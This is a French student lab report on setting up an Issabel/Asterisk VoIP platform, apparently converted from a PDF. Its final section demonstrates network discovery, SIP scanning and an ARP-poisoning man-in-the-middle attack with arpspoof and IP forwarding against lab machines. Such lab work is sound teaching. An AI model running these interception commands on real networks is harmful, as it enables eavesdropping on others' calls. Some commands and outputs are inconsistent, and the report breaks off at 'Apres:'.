






Projet : Mise en place et sécurisation d'une plateforme VoIP basée sur la solution open source Asterisk (Issabel)

1. Installation et configuration du serveur Issabel

a. Installation et configuration d'Issabel

On commence par télécharger le fichier iso de Issabell, puis on ajoute une nouvelle machine virtuelle sur VMWare, et on suit les étapes ci-dessous:



Ensute on démarre notre machine virtuelle Isabel et il faut choisir un mot de passe

pour root user et un autre pour la base de données MariaDB.

Et on accède a l interface web d'Isabel d'apres l'adresse IP de notre machine

https://@ip_Issabel

```
Issabel 4
Kernel 3.10.0-1062.el7.x86_64 on an x86_64

issabel login: root
Password:
Last login: Sat Mar 2 10:06:04 on

 0 0 0   Isabel is a product meant to be configured through a web browser.
 0 0 0   Any changes made from within the command line may corrupt the system
 0 0 0   configuration and produce unexpected behavior; in addition, changes
 0   made to system files through here may be lost when doing an update.


To access your Isabel System, using a separate workstation (PC/MAC/Linux)
Open the Internet Browser using the following URL:

https://100.94.240.115

Your opportunity to give back: http://www.patreon.com/issabel

System load: 0.52 (1min) 0.43 (5min) 0.29 (15min)      Uptime: 7 min
Asterisk: Asterisk 16.7.0                               Active Calls: 0
Memory: [====>] 8x 297/3958M
Usage on /: [==>-----] 6x 2.5/466
Swap usage: 0.0%
SSH logins: 1 open sessions
Processes: 123 total, 83 yours

[root@issabel ~]# _
```



A screenshot of the Isabel web interface showing the dashboard. The left sidebar has a purple background with navigation links like "Search modules", "System", "Dashboard", "Network", "Users", "Shutdown", "Hardware Detector", "Updates", "Backup/Restore", "Preferences", "Agenda", and "Email". The main content area displays several cards: "System Resources" (CPU 25%, RAM 12%, SWAP 0%), "CPU Info" (Intel(R) Core(TM) i5-8250U CPU @ 1.60GHz), "Uptime" (1 hour(s) 18 minute(s)), "CPU Speed" (1,800.01 MHz), "Memory usage" (RAM: 3,931.93 Mb SWAP: 3,072.00 Mb); "Processes Status" (listing services like Telephony Service, Instant Messaging Service, Fax Service, Email Service, Database Service, Web Server, and Isabel Call Center Service with their status: RUNNING or NOT INSTALLED); "Hard Drives" (10% used, 90% available, Hard Disk Capacity: 26.16GB, Mount Point: /, Manufacturer: N/A); and "Performance Graphic" (a line chart showing Gim. calls, CPU usage (%), and Mem. usage (MB) over time).

2. Configuration de la VoIP

a. Configuration des trunks SIP

Un Trunk est une interface ou passerelle qui nous permet de passer ou recevoir des appels des PTSN, réseaux mobiles, ainsi que connecter toutes les sites de l'organisation.

Pour configurer un trunk entre notre deux serveurs Issabel pour que les appels entre les deux peuvent s'effectuer ,on cherche Trunks dans PBX>PBX Configuration.

The screenshot shows the Issabel PBX configuration interface. The left sidebar has a purple header 'Issabel' and lists various modules: System, Agenda, Email, Fax, PBX (with PBX Configuration expanded), Operator Panel, Voicemails, Calls Recordings, Batch Configurations, Conference, Tools, and Endpoint Configurator. Under PBX Configuration, 'Trunks' is selected. The main content area is titled 'PBX / PBX Configuration' and 'Add a Trunk'. It lists several options: Add SIP Trunk (selected), Add DAHDI Trunk, Add IAX2 Trunk, Add ENUM Trunk, Add DUNDI Trunk, and Add Custom Trunk. A note on the right says 'Add Trunk Channel g0 (dahdi)'. The URL in the browser is https://192.168.1.8/?menu=pbxconfig&type=setup&display=trunks.

Sur notre premier serveur on donne un nom au Trunk et on spécifie les paramètres du Peer (deuxième serveur). De même pour la config du Trunk dans l'autre serveur.

The screenshot shows the 'Add SIP Trunk' configuration page. The left sidebar is identical to the previous one. The main content area is titled 'Add SIP Trunk' under 'General Settings'. It includes fields for Trunk Name (set to 'dehors'), Outbound CallerID (set to 'Allow Any CID'), CID Options (set to 'Maximum Channels'), Asterisk Trunk Dial Options (set to 'T'), Continue if Busy (checkboxes for 'Check to always try next trunk' and 'Disable'), and Disabled Trunk. Below this is a 'Dialed Number Manipulation Rules' section with a text input field containing '(prepend) + | match pattern' and a '+' button. A note on the right says 'Add Trunk Channel g0 (dahdi)'. The URL in the browser is https://192.168.1.8/index.php?display=trunks&tech=SIP.

The screenshot shows the Asterisk web interface with two main sections. On the left, a form for configuring a trunk named 'dehors' with peer details: host=192.168.1.10, type=peer, qualify=yes. On the right, a dial plan configuration page for 'Remote Access' under 'Internal Options & Configuration'. It includes fields for 'Asterisk Trunk Dial Options' (with 'Check to always try next trunk' checked), 'Dial Rules Wizards' (set to 'pick one'), and 'Outgoing Settings'. Both sections show identical peer configuration details.


Pour afficher les peers configurés dont on a configuré un Trunk avec on tape la commande suivante sur notre cli d'Issabel.

```
[root@issabel ~]# asterisk -rwww
Asterisk 16.7.0, Copyright (C) 1999 - 2018, Digium, Inc. and others.
Created by Mark Spencer <markster@digium.com>
Asterisk comes with ABSOLUTELY NO WARRANTY: type 'core show warranty' for details.
This is free software, with components licensed under the GNU General Public
License version 2 and other licenses; you are welcome to redistribute it under
certain conditions. Type 'core show license' for details.
=====
Connected to Asterisk 16.7.0 currently running on issabel (pid = 2318)
issabel*CLI> sip show peers
Name/username          Host           Dyn Forcerport Comedia   ACL Port
      Status      Description
100/100                192.168.1.5    D  No        No       A  5897
2  OK (42 ms)
101/101                192.168.1.3    D  No        No       A  5872
4  OK (26 ms)
103                    (Unspecified)  D  No        No       A  0
      UNKNOWN
dehors                  192.168.1.10   Auto (No)  No       5060
      OK (3 ms)
4 sip peers [Monitored: 3 online, 1 offline Unmonitored: 0 online, 0 offline]
issabel*CLI> _
```


b. Installation et configuration des softphone (ZOIPER, 3CX, Microsip)

Zoiper est un softphone VoIP qui vous permet de passer et de recevoir des appels vocaux et vidéo sur votre ordinateur, tablette ou smartphone. Il fonctionne avec n'importe quel fournisseur de services VoIP compatible avec le protocole SIP.

The Zoiper 5 download page features a dark header with the Zoiper logo and navigation links for 'BRANDING', 'SDK', and 'DOWNLOAD'. Below this is a large 'Latest versions' section with a blurred background image. The main content area is titled 'Zoiper 5' and describes it as a 'free VoIP softphone for non-commercial use'. It offers download links for 'Desktop' (Windows, Mac, Linux) and 'Mobile' (Android). Each download link has an orange 'Download' button.



Après avoir installé Zoiper (MicroSip) on lance l'application et on saisit notre extension dans username et puis le password approprié ainsi que l'adresse IP de notre serveur Issabel.



De même sur microsip.

Setting	Value
Account Name	imane
SIP Server	100.94.240.115
SIP Proxy	100.94.240.115
Username*	1001
Domain*	100.94.240.115
Login	1001
Password	*****
Display Name	imane
Voicemail Number	
Dialing Prefix	
Dial Plan	
Hide Caller ID	<input type="checkbox"/>
Media Encryption	Disabled
Transport	UDP
Public Address	Auto
Register Refresh	300
Keep-Alive	15
Publish Presence	<input type="checkbox"/>
Allow IP Rewrite	<input type="checkbox"/>
ICE	<input type="checkbox"/>
Disable Session Timers	<input type="checkbox"/>

c. Mise en place des numéros de téléphone

Pour ajouter des numéros de téléphone ie. extensions , on se déplace vers PBX>PBX C configuration et puis ADD SIP extensions.

On choisit notre numéro et mot de passe .

Et d'après Operator panel on peut visualiser les extensions connectées et déconnectées et les trunks aussi.

The screenshot shows the Issabel Operator Panel interface. On the left, there is a sidebar with a purple header containing the Issabel logo and a search bar. Below the search bar is a tree menu with categories like System, Agenda, Email, Fax, PBX, Tools, and Endpoint Configurator. Under the PBX category, 'PBX Configuration' is expanded, showing sub-options like Operator Panel, Voicemails, Calls Recordings, Batch Configurations, Conference, and Tools. The main content area has a title 'Connected' and displays two sections: 'Extensions' and 'DAHDI Trunks'. The 'Extensions' section lists three extensions: '100: nivenos', '101: hazy', and '103: iman', each with a small phone icon. The 'DAHDI Trunks' section is currently empty. Below these sections, there are several other categories: 'SIP/IAX Trunks' (empty), 'Hide All', 'Area 1 -- 0 ext' [Edit Name], 'Area 2 -- 0 ext' [Edit Name], 'Area 3 -- 0 ext' [Edit Name], 'Conferences' (empty), and 'Parking lots'. Under 'Parking lots', there are four entries: 'Parked (701)', 'Parked (702)', 'Parked (703)', and 'Parked (704)', each with a small parking icon.

d. Configuration des règles de routage

PBX>PBX COnfiguration puis Outbound Routes pour ajouter une règle pour le Trunk dans notre cas.

The screenshot shows the PBX Configuration page with the 'Outbound Routes' option selected in the sidebar. The main area is titled 'Add Route' and contains the 'Route Settings' section. The 'Route Name' field is set to 'todehors'. Other settings include 'Route CID', 'Route Password', 'Route Type' (set to 'default'), 'Music On Hold?', 'Time Group', and 'Route Position' (set to 'Last after 9_outside'). Below this, there are sections for 'Additional Settings', 'Call Recording', 'PIN Set', and 'Dial Patterns that will use this Route'. The dial pattern '(prepend) + [prefix] | [2XX] / [CallerID]' is listed. The 'Trunk Sequence for Matched Routes' section shows two entries: '0 dehors' and '1 dehors'. At the bottom, there are buttons for 'Submit Changes' and 'Duplicate Route'.

The screenshot shows the PBX Configuration interface with the following details:

- Route:** /
- Description:** (empty)
- DID Number:** (empty)
- CallerID Number:** (empty)
- CID Priority Route:** (unchecked)
- Options:** (empty)
- Alert Info:** (empty)
- CID name prefix:** (empty)
- Music On Hold:** Default
- Signal RINGING:** (unchecked)
- Pause Before Answer:** (empty)
- Privacy:** (empty)
- Privacy Manager:** No
- Fax Detect:** (empty)


A sidebar on the right lists options for adding incoming routes:

- Add Incoming Route
- All DID's (toggle sort)
- User DID's
- General DID's
- Unused DID's


At the bottom right, it says "any DID / any CID".

3. Test et Validation de la plateforme VOIP

On a effectué des appels entre les numéros du appartenant au même serveur .



On a effectué des appels entre les numéros de different serveurs pour tester le trunk.



L'appel est bien effectué et la qualité de transmission de la voix est bonne.

4. Mise en œuvre des attaques contre le réseau VoIP

a. Localisation des serveurs VoIP

On peut constater que 192.168.1.149 c'est l'adresse du serveur issabel

```
(root㉿kali)-[~/home/hazy]
# netdiscover -P
[...]
IP      At MAC Address   Count   Len   MAC Vendor / Hostname
192.168.1.1    dc:16:b2:87:a8:5c      1     60   HUAWEI TECHNOLOGIES CO.,LTD
192.168.1.116  d0:ab:d5:bf:cf:ca      1     60   Intel Corporate
192.168.1.149  08:00:27:5d:e9:5c      1     60   PCS Systemtechnik GmbH
192.168.1.142  6e:14:72:ed:31:c2      1     60   Unknown vendor

PS C:\Users\ThinkPad> nmap -sS -sU -p 5060,1666-1669 192.168.193.209
Starting Nmap 7.94 ( https://nmap.org ) at 2024-03-05 12:40 Morocco Summer Time
Nmap scan report for 192.168.193.209
Host is up (0.078s latency).

PORT      STATE SERVICE
1666/tcp  closed netview-aix-6
1667/tcp  closed netview-aix-7
1668/tcp  closed netview-aix-8
1669/tcp  closed netview-aix-9
5060/tcp  closed sip
1666/udp closed netview-aix-6
1667/udp closed netview-aix-7
1668/udp closed netview-aix-8
1669/udp closed netview-aix-9
5060/udp open  sip
MAC Address: D0:AB:D5:BF:CF:CA (Intel Corporate)
```

Le port du service SIP est ouvert, donc nous sommes sûrs que c'est l'adresse de notre serveur Issabel.

```
(hazy㉿kali)-[~]= use stdin for passwords
$ svmap 192.168.1.149 containing all password
+-----+-----+
| SIP Device | User Agent |
+-----+-----+
| 192.168.1.149:5060 | IPBX-2.11.0(16.7.0) |
+-----+-----+
```

c. Arp poisoning VOIP

Une attaque ARP Poison Routing (APR) est une forme d'attaque d'interception (MiTM) où le pirate corrompt le cache ARP des victimes avec sa propre adresse MAC, lui permettant d'observer leur trafic sans être détecté.

L'attaque consiste à empoisonner le cache des victimes avec son adresse MAC en correspondance des adresses IPv4 à usurper et à activer le routage IPv4.


Pour réaliser cette attaque nous allons utiliser l'outil ArpSpoofing qui peut être invoqué juste en tapant **arpspoof** sur le terminal, mais avant de pouvoir l'utiliser on doit

activer l'IP forwarding avec la commande suivante :

```
echo 1 > /proc/sys/net/ipv4/ip_forward
```

Avec cette commande, les paquets pourront transiter à travers le système de notre machine pirate et atteindre leur cible originelle.

Avec ces deux commandes, nous avons pu falsifier les tables ARP des utilisateurs d'Issabel que notre machine (pirate) c'est le serveur asterisk.




```
root@kali:~/home/hazy$ sudo -s
[sudo] password for hazy:
root@kali:~/home/hazy# arpspoof -i eth0 -t 192.168.1.149 192.168.1.149
root@kali:~/home/hazy# arpspoof -i eth0 -t 192.168.1.142 192.168.1.142
```

The terminal output shows a series of ARP replies being sent from the interface eth0 to 192.168.1.1, with the source MAC address set to 192.168.1.1's MAC address (00:0c:29:dc:16:b2).

En comparant la table ARP du serveur Issabel avant et après l'attaque, nous avons remarqué que les adresses MAC des deux utilisateurs sont désormais identiques à celle de l'attaquant(nous ici).

L'adresse MAC de la machine à partir de laquelle l'attaque a été lancée (adresse de l'attaquant).



```
hazy@kali:~$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST  mtu 1500
      inet 192.168.1.151  netmask 255.255.255.0 broadcast 192.168.1.255
            ether 00:0c:29:dc:16:b2  txqueuelen 1000  (Ethernet)
            RX packets 4824  bytes 588466 (574.6 KiB)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 131  bytes 11504 (11.5 KiB)
            TX errors 0  dropped 0  overruns 0  collisions 0
            collisions 0
```

Avant:

```
[root@issabel ~]# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 192.168.1.149 netmask 255.255.255.0 broadcast 192.168.1.255
          inet6 fe80::fe8e:1f99:162b:9bc prefixlen 64 scopeid 0x20<link>
            ether 08:00:27:5d:e9:5c txqueuelen 1000 (Ethernet)
              RX packets 3100 bytes 464285 (453.4 KiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 3817 bytes 3852374 (3.6 MiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
          inet6 ::1 prefixlen 128 scopeid 0x10<host>
            loop txqueuelen 1000 (Local Loopback)
              RX packets 2153 bytes 163311 (159.4 KiB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 2153 bytes 163311 (159.4 KiB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0


[root@issabel ~]# arp -a
haizy (192.168.1.116) at d0:ab:d5:bf:cf:ca [ether] on eth0
Galaxy-J5-Prime (192.168.1.151) at 08:00:27:fa:ed:49 [ether] on eth0
flybox.home (192.168.1.1) at dc:16:b2:87:a8:5c [ether] on eth0
? (192.168.1.67) at 08:00:27:fa:ed:49 [ether] on eth0
Galaxy-A12 (192.168.1.142) at <incomplete> on eth0
[root@issabel ~]# _
```

Apres:

